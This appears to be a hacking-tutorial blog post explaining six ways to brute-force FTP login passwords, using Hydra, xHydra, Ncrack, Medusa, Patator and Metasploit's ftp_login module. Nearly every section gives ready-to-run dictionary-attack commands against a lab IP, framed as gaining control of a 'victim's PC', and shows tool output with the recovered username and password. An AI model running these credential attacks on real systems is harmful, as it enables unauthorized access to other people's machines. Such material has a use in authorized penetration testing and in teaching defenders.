6 Ways to Hack FTP Login Password

posted in HACKING TOOLS , KALI LINUX , PENETRATION TESTING on MARCH 2, 2016

by RAJ CHANDEL SHARE

In this article, we will learn how to gain control over our victim's PC through FTP Port. There are various ways to do it and let take time and learn all those because different circumstances call for different measure.

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, ftp, http, https, smb, several databases, and much more

Now, we need to choose a wordlist. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command

hydra –L/root/Desktop/user.txt –P /root/Desktop/pass.txt 192.168.1.103 ftp

-L: denotes path for username list

-P: denotes path for password list

Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. As you can observe that we had successfully grabbed the FTP **username** as **pavan** and **password** as **toor**.


```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.103 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service org

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-06 01:39:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per
[DATA] attacking ftp://192.168.1.103:21/
[21][ftp] host: 192.168.1.103   login: pavan   password: toor
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-06 01:39:22
```

xHydra

This is the graphical version to apply dictionary attack via FTP port to hack a system. For this method to work:

Open **xHydra** in your kali. And select **Single Target option** and their give the IP of your victim PC. And select **FTP** in box against **Protocol option** and give the port number **21** against the **port option**.




Now, go to **Passwords tab** and select **Username List** and give the path of your text file, which contains usernames, in the box adjacent to it.

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

Then select Password List and give the path of your text file, which contains all the passwords, in the box adjacent to it.



After doing this, go to Start tab and click on **Start** button on the left.


Articles

Select Month

Facebook Page

Be the first of your friends to like this

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.



Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command


ncrack –v –U /root/Desktop/user.txt–P /root/Desktop/pass.txt 192.168.1.103:21

Here

-U: denotes path for username list

-P: denotes path for password list

As you can observe that we had successfully grabbed the FTP **username** as **pavan** and **password** as **toor**.



Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC to name a few

Run the following command


Medusa -h 192.168.1.103 –U /root/Desktop/user.txt –P /root/Desktop/pass.txt –M ftp

Here

-U: denotes path for username list

-P: denotes path for password list

As you can observe that we had successfully grabbed the FTP **username** as **pavan** and **password** as **toor**.




Patator

Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as FTP, HTTP, SMB and etc.

patator ftp_login host=192.168.1.103 user=FILE0 0=/root/Desktop/user.txt password=FILE1 1=/root/Desktop/pass.txt

From given below image you can observe that the process of dictionary attack starts and thus, you will attain the username and password of your victim.



time	candidate	num	mesg
3.768	root:root	1	Login incorrect.
3.789	root:toor	3	Login incorrect.
3.794	root:raj	2	Login incorrect.
3.797	root:postgres	4	Login incorrect.
3.422	root:password	5	Login incorrect.
3.778	raj:root	6	Login incorrect.
3.424	raj:raj	7	Login incorrect.
3.790	raj:toor	8	Login incorrect.
3.426	raj:postgres	9	Login incorrect.
3.463	raj:password	10	Login incorrect.
3.711	toor:root	11	Login incorrect.
3.704	toor:raj	12	Login incorrect.
3.708	toor:toor	13	Login incorrect.
0.075	pavan:toor	23	Login successful.
3.706	toor:postgres	14	Login incorrect.
3.706	toor:password	15	Login incorrect.
3.709	postgres:root	16	Login incorrect.
3.721	postgres:raj	17	Login incorrect.
3.708	postgres:toor	18	Login incorrect.
3.706	postgres:postgres	19	Login incorrect.
3.710	postgres:password	20	Login incorrect.
2.523	pavan:root	21	Login incorrect.
2.527	pavan:raj	22	Login incorrect.
2.527	pavan:postgres	24	Login incorrect.
2.522	pavan:password	25	Login incorrect.

Metasploit

This module will test FTP logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Open Kali terminal type **msfconsole**

Now type **use auxiliary/scanner/ftp/ftp_login**

msf exploit (ftp_login)>set rhosts 192.168.1.103 (IP of Remote Host)


msf exploit (ftp_login)>set user_file /root/Desktop/user.txt

msf exploit (ftp_login)>set userpass_file /root/Desktop/pass.txt

msf exploit (ftp_login)>set stop_on_success true

msf exploit (ftp_login)> exploit

From given below image you can observe that we had successfully grabbed the FTP username and password.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← 2 WAYS TO HACK REMOTE DESKTOP PASSWORD USING KALI LINUX

NEXT POST

EXPLOIT REMOTE LINUX PC USING PHP FILE →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

- [ ] Notify me of follow-up comments by email.
- [ ] Notify me of new posts by email.